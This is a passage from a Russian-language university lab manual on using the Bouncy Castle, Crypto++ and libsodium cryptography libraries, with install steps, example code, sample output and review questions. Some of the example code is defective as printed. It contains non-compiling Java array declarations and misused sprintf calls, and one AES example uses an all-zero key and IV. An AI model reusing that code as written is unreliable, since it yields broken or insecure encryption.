В настоящее время существует множество криптографических библиотек. В лабораторной будет рассматриваться использование библиотеки с открытым исходным кодом *Bouncy Castle* (скачать библиотеку можно по адресу <http://www.bouncycastle.org/>). Этой библиотеке посвящена целая книга [1]. Библиотека *Bouncy Castle* работает совместно с *Java Cryptography Extension (JCE)* и *Java Cryptography Architecture (JCA)*.

Для динамического подключения провайдера *Bouncy Castle* требуется:

- добавить в Java-проект библиотеки *Bouncy Castle* (на текущий момент это *bcprov-jdk16-143.jar*, *bctsp-jdk16-143.jar*, *bcmail-jdk16-143.jar*, *bcpkg-jdk16-143.jar* и *bctest-jdk16-143.jar*),
- импортировать класс *BouncyCastleProvider*

```
import org.bouncycastle.jce.provider.BouncyCastleProvider;
```

- подключить провайдер

```
Security.addProvider(new BouncyCastleProvider());
```

Для статического подключения провайдера *Bouncy Castle* требуется:

- скопировать библиотеки *Bouncy Castle* в папку `$JAVA_HOME/jre/lib/ext;`
- в файл `$JAVA_HOME/jre/lib/security/java.security` добавить `BouncyCastle` в список провайдеров `security.provider.N=org.bouncycastle.jce.provider.BouncyCastleProvider`, указав *N*. Например:
`security.provider.10=org.bouncycastle.jce.provider.BouncyCastleProvider`
- при наличии предупреждений в среде разработке *Eclipse* выберите ваш проект и затем выберете в меню *Project -> Properties -> Java Compiler -> Errors/Warnings -> Deprecated and restricted API* установите всем полям (*combo box*) значение *Warning*.

Для просмотра установленных криптографических провайдеров может быть выполнен следующий программный код:

```
import java.security.Provider;
import java.security.Security;
import org.bouncycastle.jce.provider.BouncyCastleProvider;

public class InstalledProviders
{
    static
    {
        Security.addProvider(new BouncyCastleProvider());
    }

    public static void main(String[] args)
    {
        Provider[] providers = Security.getProviders();

        for (Provider provider : providers)
        {
            System.out.println("Название: " + provider.getName() + "; Версия:
" + provider.getVersion());
        }
    }
}
```

Результат работы программы:

Название: SUN; Версия: 1.6

Название: SunRsaSign; Версия: 1.7

Название: SunJSSE; Версия: 1.6

Название: SunJCE; Версия: 1.7

Название: SunJGSS; Версия: 1.0

Название: SunSASL; Версия: 1.5
Название: XMLDSig; Версия: 1.0
Название: SunPCSC; Версия: 1.6
Название: SunPKCS11-NSS; Версия: 1.7
Название: BC; Версия: 1.47

Для просмотра возможностей провайдера *Bouncy Castle* может быть выполнен следующий программный код:

```
import java.security.Provider;
import java.security.Security;
import java.util.ArrayList;
import java.util.Hashtable;
import java.util.Iterator;
import java.util.Map.Entry;

public class CapabilitiesOfBC
{
    public static void main(String[] args)
    {
        Provider provider = Security.getProvider("BC");
        Iterator it      = provider.keySet().iterator();
        Hashtable<String, ArrayList<String>> htTypeNames = new
        Hashtable<String, ArrayList<String>>();

        while (it.hasNext())
        {
            String entry = (String)it.next();

            if (entry.startsWith("Alg.Alias."))
            {
                entry = entry.substring("Alg.Alias.".length());
            }

            String typeClass = entry.substring(0, entry.indexOf('.'));
            String name     = entry.substring(typeClass.length() + 1);

            if(htTypeNames.containsKey(typeClass) == false)
                htTypeNames.put(typeClass, new ArrayList<String>());

            htTypeNames.get(typeClass).add(name);
        }

        for(Entry<String, ArrayList<String>> typeArrayEntry : htTypeNames.en-
trySet())
        {
            String type      = typeArrayEntry.getKey();
            ArrayList<String> arNames = typeArrayEntry.getValue();

            System.out.println(type + ":");

            for(String name : arNames)
                System.out.println(name);

            System.out.println("-----");
        }
    }
}
```

}

Ниже приведен программный код шифрования различными известными алгоритмами с использованием библиотеки *Bouncy Castle*.

ГОСТ 28147-89, AES, DES, BLOWFISH

```
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import javax.crypto.KeyGenerator;
import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.SecretKey;
import org.bouncycastle.util.encoders.Hex;

public class SymmetricTest
{
    public static SecretKey generateSymmetricKey(String algo) throws NoSuchAlgorithmException
    {
        KeyGenerator kg = KeyGenerator.getInstance(algo);
        return kg.generateKey();
    }

    public static byte[] simpleSymmetricEncrype(Cipher cipher, SecretKey key, byte[] inputMas) throws InvalidKeyException, IllegalBlockSizeException, BadPaddingException
    {
        cipher.init(Cipher.ENCRYPT_MODE, key);
        return cipher.doFinal(inputMas);
    }

    public static byte[] simpleSymmetricDecrypt(Cipher cipher, SecretKey key, byte[] encryptMas) throws InvalidKeyException, IllegalBlockSizeException, BadPaddingException
    {
        cipher.init(Cipher.DECRYPT_MODE, key);
        return cipher.doFinal(encryptMas);
    }

    public static void main(String[] args) throws Exception
    {
        byte[] inputMessage[] = "Привет Мир!".getBytes();
        String masAlgos[] = {"GOST-28147", "AES", "DES", "BLOWFISH"};

        for(String algo : masAlgos)
        {
            Cipher cipher = Cipher.getInstance(algo, "BC");
            SecretKey key = generateSymmetricKey(algo);
            byte[] encMas[] = simpleSymmetricEncrype(cipher, key, inputMessage);
            byte[] decMas[] = simpleSymmetricDecrypt(cipher, key, encMas);

            System.out.println("Алгоритм: " + algo);
            System.out.println("Секретный ключ: 0x" + new String(Hex.encode(key.getEncoded())));
        }
    }
}
```

```
        System.out.println("Зашифрованное сообщение - 0x" + new
String(Hex.encode(encMas)));
        System.out.println("Расшифрованное сообщение - " + new
String(decMas));
        System.out.println("-----");
    }
}
}
```

Алгоритм: GOST-28147

Секретный ключ:

0xff63a6d62bf332f882e5239228d7a93e472968c7129a5c0a85c89b14a6821a58

Зашифрованное сообщение - 0x0c72ea4efc06c35f4e699ab4a88050ac

Расшифрованное сообщение - Привет Мир!

Алгоритм: AES

Секретный ключ: 0x1563b74f769170a1ce826d7674951649

Зашифрованное сообщение - 0x34fe3164187feda4ef32a583cd7bc17c

Расшифрованное сообщение - Привет Мир!

Алгоритм: DES

Секретный ключ: 0x29cdbab0e998b392

Зашифрованное сообщение - 0x2e16d95f6566c6ccbb211f0d6fc8637f

Расшифрованное сообщение - Привет Мир!

Алгоритм: BLOWFISH

Секретный ключ: 0x5f5a95080e3fba0fe4c34fb4ec9e70a3

Зашифрованное сообщение - 0x745f3d8b20c21938aa597d681ae292d1

Расшифрованное сообщение - Привет Мир!

Задание: С использованием библиотеки *Bouncy Castle* зашифруйте файл с помощью поддерживаемого библиотекой симметричного алгоритма шифрования, согласованного с преподавателем.

Контрольные вопросы:

1. Для чего предназначена библиотека *Bouncy Castle*?
2. Что такое *Java Cryptography Extension*?
3. Что такое *Java Cryptography Architecture*?
4. Какими функциональными возможностями обладает библиотека *Bouncy Castle*?
5. Поддерживает ли библиотека *Bouncy Castle* работу с ГОСТ Р 34.10-2012 и ГОСТ Р 34.11-2012?

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, подтверждающие выполнение проделанных шагов.
4. Ответы на контрольные вопросы.

Литература:

1. David Hook. Beginning Cryptography with Java, 2005, 480 С.

Лабораторная работа №13

Криптографическая программная библиотека *Crypto++*

Цель работы: Изучить возможности криптографической программной библиотеки *Crypto++*.

В лабораторной работе будет рассматриваться использование библиотеки с открытым исходным кодом *Crypto++* (скачать библиотеку можно по адресу <http://www.cryptopp.com/#download>). Мануал доступен по адресу [1]. Библиотека *Crypto++* работает совместно с *C++*.

В таблице 13.1 приведены функциональные возможности библиотеки *Crypto++*[2].

Таблица 13.1. Функциональные возможности библиотеки Crypto++

Класс шифров	Перечень алгоритмов шифрования
Схемы аутентификации	GCM, CCM, EAX
Поточные алгоритмы шифрования	Panama, Sosemanuk, Salsa20, XSalsa20
Блочные алгоритмы шифрования	AES, RC6, MARS, Twofish, Serpent, CAST-256, Triple-Des, Camellia, SEED, RC5, Blowfish, TEA, XTEA, Skipjack, SHACAL-2
Хеш-код аутентификации сообщений	VMAC, HMAC, GMAC (GCM), CMAC, CBC-MAC, DMAC, Two-Track-MAC
Функции хеширования	SHA-1, SHA-2, (SHA-224, SHA-256, SHA-384, and SHA-512), SHA-3, Tiger, WHIRLPOOL, RIPEMD-128, RIPEMD-256, RIPEMD-160, RIPEMD-320
Ассиметричные алгоритмы шифрования	RSA, DSA, ElGamal, NR, RW, LUC, LUCELG, DLIES, ESIGN
Управление криптоключами	Diffie-Hellman (DH), Unified Diffie-Hellman (DH2), Menezes-Qu-Vanstone (MQV), LUCDIF, XTR-DH
Криптография на эллиптических кривых	ECDSA, ECNR, ECIES, ECDH, ECMQV
Небезопасные устаревшие алгоритмы	MD2, MD4, MD5, Panama Hash, DES, ARC4, SEAL 3.0, WAKE-OFB, DESX (DES-XEX3), RC2, SAFER, 3-WAY, GOST, SHARK, CAST-128, Square

Для установки библиотеки *Crypto++* в ОС *Ubuntu Linux* необходимо с правами суперпользователя выполнить команду:

```
apt-get install libcrypto++
```

Ниже приведены примеры использования криптографической программной библиотеки *Crypto++*. Для компиляции программы, в командной строке необходимо выполнить (*test* – имя файла с исходным кодом):

```
g++ -g3 -ggdb -O0 -Wall -Wextra -Wno-unused -o test test.cpp -lcryptopp
```

В результате чего будет создан исполняемый файл *test*, запустить который можно выполнив в командной строке:

```
./test
```

1. Пример шифрования сообщения блочным алгоритмом *AES*:

```
//g++ -g3 -ggdb -O0 -Wall -Wextra -Wno-unused -o A A.cpp -lcryptopp
#include <iostream>
#include <iomanip>

using namespace std;

#include "cryptopp/aes.h"
#include "cryptopp/modes.h"
#include "cryptopp/filters.h"

int main(int argc, char* argv[])
{
    // Установка ключа шифрования и вектора инициализации
    // Алгоритм шифрования AES использует секретный ключ (128-бит,
    // 196-бит или 256-бит)
    // DEFAULT_KEYLENGTH = 16 байт (128 бит)
    byte key[ CryptoPP::AES::DEFAULT_KEYLENGTH ],
        iv[ CryptoPP::AES::BLOCKSIZE ];
    memset( key, 0x00, CryptoPP::AES::DEFAULT_KEYLENGTH );
    memset( iv, 0x00, CryptoPP::AES::BLOCKSIZE );

    std::string plaintext = "Hello world";
    std::string ciphertext;
    std::string decryptedtext;

    std::cout << std::endl << "Plain Text (" << plaintext.size()
        << " bytes)" << std::endl;
    std::cout << plaintext;
    std::cout << std::endl << std::endl;

    // Шифрование
    CryptoPP::AES::Encryption aesEncryption(key,
        CryptoPP::AES::DEFAULT_KEYLENGTH);
    CryptoPP::CBC_Mode_ExternalCipher::Encryption
cbcEncryption( aesEncryption, iv );
    CryptoPP::StreamTransformationFilter stfEncryptor(cbcEncryption,
        new CryptoPP::StringSink( ciphertext ) );
    stfEncryptor.Put( reinterpret_cast<const unsigned char*>
        ( plaintext.c_str() ), plaintext.length() + 1 );
    stfEncryptor.MessageEnd();

    std::cout << "Cipher Text (" << ciphertext.size() << " bytes)"
        << std::endl;
    for( int i = 0; i < ciphertext.size(); i++ ) {
```

```

        std::cout << "0x" << std::hex << (0xFF &
                                     static_cast<byte>(ciphertext[i])) << " ";
    }

    std::cout << std::endl << std::endl;

    // Дешифрование
    CryptoPP::AES::Decryption aesDecryption(key,
                                              CryptoPP::AES::DEFAULT_KEYLENGTH);
    CryptoPP::CBC_Mode_ExternalCipher::Decryption
cbcDecryption( aesDecryption, iv );
    CryptoPP::StreamTransformationFilter stfDecryptor(cbcDecryption,
                                                       new CryptoPP::StringSink( decryptedtext ) );
    stfDecryptor.Put( reinterpret_cast<const unsigned char*>
                      ( ciphertext.c_str() ), ciphertext.size() );
    stfDecryptor.MessageEnd();

    std::cout << "Decrypted Text: " << std::endl;
    std::cout << decryptedtext;
    std::cout << std::endl << std::endl;

    return 0;
}

```

Исходное сообщение (11 байт): *Hello world*

Зашифрованное сообщение (16 байт): *0xf9 0xa3 0x68 0xc0 0x2f 0xba
0xae 0x9d 0x84 0x74 0x80 0x1e
0x3c 0x1d 0x7c 0xec*

Расшифрованное сообщение (11 байт): *Hello world*

2. Пример шифрования сообщения поточным алгоритмом *Salsa20*:

```

#include <iostream>
using namespace std;

#include "cryptopp/salsa.h"
using CryptoPP::Salsa20;

int main(int argc, char* argv[])
{
    int size = 5;

    unsigned char plaintext[] = {'h', 'e', 'l', 'l', 'o'};
    unsigned char ciphertext[size];
    unsigned char dectext [size + 1];

    byte key   [Salsa20::DEFAULT_KEYLENGTH];
    byte iv    [Salsa20::IV_LENGTH];

    memset(ciphertext, 0, size);
    memset(dectext, 0, size);
    memset(key, 0, Salsa20::DEFAULT_KEYLENGTH);
    memset(iv, 0, Salsa20::IV_LENGTH);
    iv[0] = 11;

```

```

    // шифрование
    Salsa20::Encryption enc(key, Salsa20::DEFAULT_KEYLENGTH, iv);
    enc.ProcessData(ciphertext, plaintext, size);

    for (int i = 0; i < size; i++)
        cout << (int)ciphertext[i] << " ";

    // дешифрование
    Salsa20::Decryption dec(key, Salsa20::DEFAULT_KEYLENGTH, iv);
    dec.ProcessData(dectext, ciphertext, size);

    cout << endl << dectext << endl;

    return 0;
}

```

Исходное сообщение: *hello*
 Зашифрованное сообщение: 26 216 64 67 51
 Расшифрованное сообщение: *hello*

3. Вычисление криптографической хеш-функции алгоритмом *SHA-256*:

```

#include <iostream>
#include <stdio.h>
using namespace std;
#include "cryptopp/sha.h"

int main(int argc, char* argv[])
{
    byte shaDigest[ CryptoPP::SHA256::DIGESTSIZE ];
    byte mas[] = "hello world";

    CryptoPP::SHA256().CalculateDigest(shaDigest, mas, sizeof(mas));

    for(int i = 0; i < CryptoPP::SHA256::DIGESTSIZE; i++) {
        printf("%.2X", shaDigest[i]);
    }

    cout << endl;

    return 0;
}

```

Исходное сообщение: *Hello world*

Значение хеш-функции:

*0x430646847E70344C09F58739E99D5BC96EAC8D5FE7295CF196
 B986279876BF9B*

Задание: С использованием библиотеки *Crypto++* зашифруйте произвольное сообщение с помощью поддерживаемого библиотекой алгоритма шифрования, согласованного с преподавателем.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Исходный программный код и результаты работы.
4. Ответы на контрольные вопросы.

Контрольные вопросы:

1. Для чего предназначена библиотека *Crypto++*?
2. Какими функциональными возможностями обладает библиотека *Crypto++*?
3. Что такое хеш-функция? Какие функции хеширования реализованы в библиотеке *Crypto++*?
4. Что такое поточный алгоритм шифрования? Приведите примеры поточных алгоритмов шифрования реализованных в библиотеке *Crypto++*.
5. Поддерживает ли библиотека *Crypto++* работу с ассиметричными алгоритмами шифрования?
6. Реализованы ли в библиотеке *Crypto++* алгоритмы ЭЦП?
7. Поддерживает ли библиотека *Crypto++* работу с ГОСТ Р 34.10-2012 и ГОСТ Р 34.11-2012?

Литература:

1. URL: <http://www.cryptopp.com/docs/ref/> (дата обращения 15.11.2014)
2. URL: <http://www.cryptopp.com/> (дата обращения 15.11.2014)

Лабораторная работа №14

Криптографическая программная библиотека *Sodium*

Цель работы: научиться пользоваться основными функциональными возможностями криптографической программной библиотеки *Sodium*.

Теоретическая часть [1, 2]:

Sodium - криптографическая библиотека, совместимая на уровне *API* с библиотекой *NaCl* и предоставляющая функции для организации защищённого сетевого взаимодействия, шифрования и работы с цифровыми подписями. *Sodium* основана на *NaCl*, но лишена всех её недостатков (решены проблемы с переносимостью кода на разные программные и аппаратные платформы, обеспечена сборка в виде разделяемой библиотеки, поставляется стандартный набор заголовочных файлов, добавлены средства для установки и интеграции со сторонними проектами).


API Sodium включает следующие возможности:

- Операции шифрования с использованием аутентифицированных открытых и симметричных (*shared-key*) ключей, позволяющие гарантировать, что зашифрованное сообщение останется в тайне и не сможет быть изменено атакующим;
- Создание и проверка цифровых подписей по открытym и симметричным ключам. Позволяет получателю проверить, что сообщения отправлено именно тем, от кого его ожидали получить и не было изменено третьим лицом;

- Операции хеширования, позволяющие сформировать слепок от сообщения, имеющий фиксированную длину, дающий возможность проверить соответствие хешу начального сообщения, но не позволяющий восстановить элементы сообщений из хеша;
- Средства для формирования хеш таблиц, непредсказуемых ключей из коротких сообщений, позволяющие исключить проведение *DoS*-атак через манипуляции с коллизиями хешей. В качестве функции хеширования используется метод *SipHash-2-4*, отличающийся высокой производительностью и непредсказуемым результатом операции;
- Безопасный генератор псевдослучайных чисел, пригодный для использования в криптографических операциях.

Выполнение:

1. Установите последнюю версию библиотеки *Sodium*, скачав с сайта:
<https://download.libsodium.org/libsodium/releases> .
2. Откройте терминал и найдите директорию с распакованным архивом (рисунок 14.1).




```
root@mtucivb-VirtualBox: /home/mtucivb/dekstop/libsodium-0.5.0
Файл Правка Вид Поиск Терминал Справка
mtucivb@mtucivb-VirtualBox:~$ su root
Пароль:
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0#
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# ls
aclocal.m4      configure.ac           LICENSE      README.markdown
AUTHORS        depcomp                ltmain.sh    src
autogen.sh     dist-build            m4          test
ChangeLog      install-sh            Makefile.am  test-driver
compile        libsodium.pc.in       Makefile.in  THANKS
config.guess   libsodium.sln         missing
config.sub     libsodium.vcxproj     msvc-scripts
configure      libsodium.vcxproj.filters README
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0#
```

Рисунок 14.1. Пример экранного снимка поиска директории

3. Введите команду для установки библиотеки (рисунок 14.2):

/configure



```
root@mtucivb-VirtualBox: /home/mtucivb/dekstop/libsodium-0.5.0
Файл Правка Вид Поиск Терминал Справка
config.guess  libsodium.sln          missing
config.sub    libsodium.vcxproj      msvc-scripts
configure     libsodium.vcxproj.filters README
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... gawk
checking whether make sets $(MAKE)... yes
checking whether make supports nested variables... yes
checking whether UID '0' is supported by ustar format... yes
checking whether GID '0' is supported by ustar format... yes
checking how to create a ustar tar archive... gnutar
checking whether make supports nested variables... (cached) yes
checking whether to enable maintainer-specific portions of Makefiles... no
checking for pkg-config... /usr/bin/pkg-config
checking pkg-config is at least version 0.23... yes
checking for style of include used by make... GNU
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking whether gcc understands -c and -o together... yes
```

Рисунок 14.2. Экранный снимок установки библиотеки *Sodium*

4. Для продолжения установки введите команду:

make && make check && make install

5. Для компиляции программы, в командной строке необходимо выполнить (*test* – имя файла с исходным кодом):

gcc test.c -lsodium -o test

6. В результате чего будет создан исполняемый файл *test*, запустить который можно выполнив в командной строке:

./test

7. Пример шифрования и расшифровки сообщения с помощью алгоритмов симметричного шифрования (рисунок 14.3).

```
// crypto_box.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sodium.h>
//#include "nacl/crypto_box.h" //for libnacl

typedef unsigned char UCHAR;

void randombytes(UCHAR buffer[], unsigned long long size)
{
    int fd;
    fd = open( "/dev/urandom", O_RDONLY );
    if( fd < 0 )
    {
        fprintf( stderr, "Failed to open /dev/urandom\n" );
        exit(1);
    }
    int rc;
    if( (rc = read( fd, buffer, size )) >= 0 ) {
        close( fd );
    }
}

char* to_hex( char hex[], const UCHAR bin[], size_t length )
{
    int i;
    UCHAR *p0 = (UCHAR *)bin;
    char *p1 = hex;
    for( i = 0; i < length; i++ ) {
        sprintf( p1, 3, "%02x", *p0 );
        p0 += 1;
        p1 += 2;
    }
    return hex;
}

int is_zero( const UCHAR *data, int len )
{
```

```

int i;
int rc;
rc = 0;
for(i = 0; i < len; ++i) {
    rc |= data[i];
}
return rc;
}

#define MAX_MSG_SIZE 1400

int encrypt(UCHAR encrypted[], const UCHAR pk[], const UCHAR sk[], const
UCHAR nonce[], const UCHAR plain[], int length)
{
    UCHAR temp_plain[MAX_MSG_SIZE];
    UCHAR temp_encrypted[MAX_MSG_SIZE];
    int rc;

    printf("encrypt\n", length);

    if(length+crypto_box_ZEROBYTES >= MAX_MSG_SIZE) {
        return -2;
    }
    memset(temp_plain, '\0', crypto_box_ZEROBYTES);
    memcpy(temp_plain + crypto_box_ZEROBYTES, plain, length);

    rc = crypto_box(temp_encrypted, temp_plain, crypto_box_ZEROBYTES +
length, nonce, pk, sk);

    if( rc != 0 ) {
        return -1;
    }
    if( is_zero(temp_plain, crypto_box_BOXZEROBYTES) != 0 ) {
        return -3;
    }
    memcpy(encrypted, temp_encrypted + crypto_box_BOXZEROBYTES,
crypto_box_ZEROBYTES + length);

    return crypto_box_ZEROBYTES + length - crypto_box_BOXZEROBYTES;
}

int decrypt(UCHAR plain[], const UCHAR pk[], const UCHAR sk[], const
UCHAR nonce[], const UCHAR encrypted[], int length)
{
    UCHAR temp_encrypted[MAX_MSG_SIZE];
    UCHAR temp_plain[MAX_MSG_SIZE];
    int rc;
    printf("decrypt\n");
    if(length+crypto_box_BOXZEROBYTES >= MAX_MSG_SIZE) {
        return -2;
    }
    memset(temp_encrypted, '\0', crypto_box_BOXZEROBYTES);
    memcpy(temp_encrypted + crypto_box_BOXZEROBYTES, encrypted,
length);
    rc = crypto_box_open(temp_plain, temp_encrypted,
crypto_box_BOXZEROBYTES + length, nonce, pk, sk);
    if( rc != 0 ) {
        return -1;
    }
    if( is_zero(temp_plain, crypto_box_ZEROBYTES) != 0 ) {
        return -3;
    }
    memcpy(plain, temp_plain + crypto_box_ZEROBYTES,
crypto_box_BOXZEROBYTES + length);
}

```

```

        return crypto_box_BOXZEROBYTES + length - crypto_box_ZEROBYTES;
    }

typedef struct {
    char* name;
    UCHAR public_key[crypto_box_PUBLICKEYBYTES];
    UCHAR secret_key[crypto_box_SECRETKEYBYTES];
} User;

User *new_user(char* name)
{
    User* user;
    user = (User*) malloc(sizeof(User));
    user->name = name;
    crypto_box_keypair(user->public_key, user->secret_key);
    return user;
}

void print_user(User *user)
{
    char phexbuf[2*crypto_box_PUBLICKEYBYTES+1];
    char shexbuf[2*crypto_box_SECRETKEYBYTES+1];

    printf("public key: %s\n", to_hex(phexbuf, user->public_key,
crypto_box_PUBLICKEYBYTES ));
    printf("secret key: %s\n\n", to_hex(shexbuf, user->secret_key,
crypto_box_SECRETKEYBYTES ));
}

int main( int argc, char **argv )
{
    char hexbuf[256];

    int rc;
    User *bob = new_user("bob");
    User *eve = new_user("eve");
    char *msg = "Hello";

    UCHAR nonce[crypto_box_NONCEBYTES];
    randombytes(nonce, crypto_box_NONCEBYTES);

    print_user(bob);
    print_user(eve);

    printf("message: %s\n", msg);
    UCHAR encrypted[1000];
    rc = encrypt(encrypted, bob->public_key, eve->secret_key, nonce,
msg,
strlen(msg));
    if( rc < 0 ) {
        return 1;
    }
    printf("encrypted: %s\n", to_hex(hexbuf, encrypted, rc ));
    UCHAR decrypted[1000];
    rc = decrypt(decrypted, eve->public_key, bob->secret_key, nonce,
encrypted, rc);
    if( rc < 0 ) {
        return 1;
    }
    decrypted[rc] = '\0';
    printf("decrypted: %s\n\n", decrypted);
    return 0;
}

```

```
root@mtucivb-VirtualBox: /home/mtucivb/dekstop/libsodium-0.5.0
Файл Правка Вид Поиск Терминал Справка

root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# gcc crypto_box.c
-lsodium -o crypto_box
root@mtucivb-VirtualBox:/home/mtucivb/dekstop/libsodium-0.5.0# ./crypto_box

username: bob
public key: d2300624fab8836d6c041ad7b0e645477e284c94afe1cb1916472d25a997f76a
secret key: 24ca512b1ef33fc5616cb662abb22f246d3b1ffb7a54ff96999ab08f72bdd9e5

username: eve
public key: d7c607f5e213ac4f54a635c7af29f4ccb7488fb85281c72cec52505d15e1b64a
secret key: ce19fa8b96b1e1ffc07656193922fca022349e0de7ca18e6ed8eee75c4ad956d

message: Hello
encrypt
encrypted: 35ad94eefe52cac72824cdab4edfab53c2f949981e
decrypt
decrypted: Hello
```

Рисунок 14.3. Пример экранного снимка шифрования и расшифровки сообщения

8. Пример подписи сообщений и проверки целостности (рисунок 14.4).

```
// crypto_sign.c

#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include "sodium.h"

typedef unsigned char UCHAR;

#define MAX_MSG_LEN 64

char* to_hex( char hex[], const UCHAR bin[], size_t length )
{
    int i;
    UCHAR *p0 = (UCHAR *)bin;
    char *p1 = hex;
    for( i = 0; i < length; i++ ) {
        sprintf( p1, 3, "%02x", *p0 );
        p0 += 1;
        p1 += 2;
    }
    return hex;
}

int sign(UCHAR sm[], const UCHAR m[], const int mlen, const UCHAR sk[]) {
    unsigned long long smlen;
    if( crypto_sign(sm,&smlen, m, mlen, sk) == 0 ) {
```

```

        return smlen;
    }
    else {
        return -1;
    }
}

int verify(UCHAR m[], const UCHAR sm[], const int smlen, const UCHAR pk[])
{
    unsigned long long mlen;
    if( crypto_sign_open(m, &mlen, sm, smlen, pk) == 0 ) {
        return mlen;
    } else
    {
        return -1;
    }
}

int main() {
    UCHAR sk[crypto_sign_SECRETKEYBYTES];
    UCHAR pk[crypto_sign_PUBLICKEYBYTES];
    UCHAR sm[MAX_MSG_LEN+crypto_sign_BYTES];
    UCHAR m[MAX_MSG_LEN+crypto_sign_BYTES];
    char phexbuf[2*crypto_sign_PUBLICKEYBYTES+1];
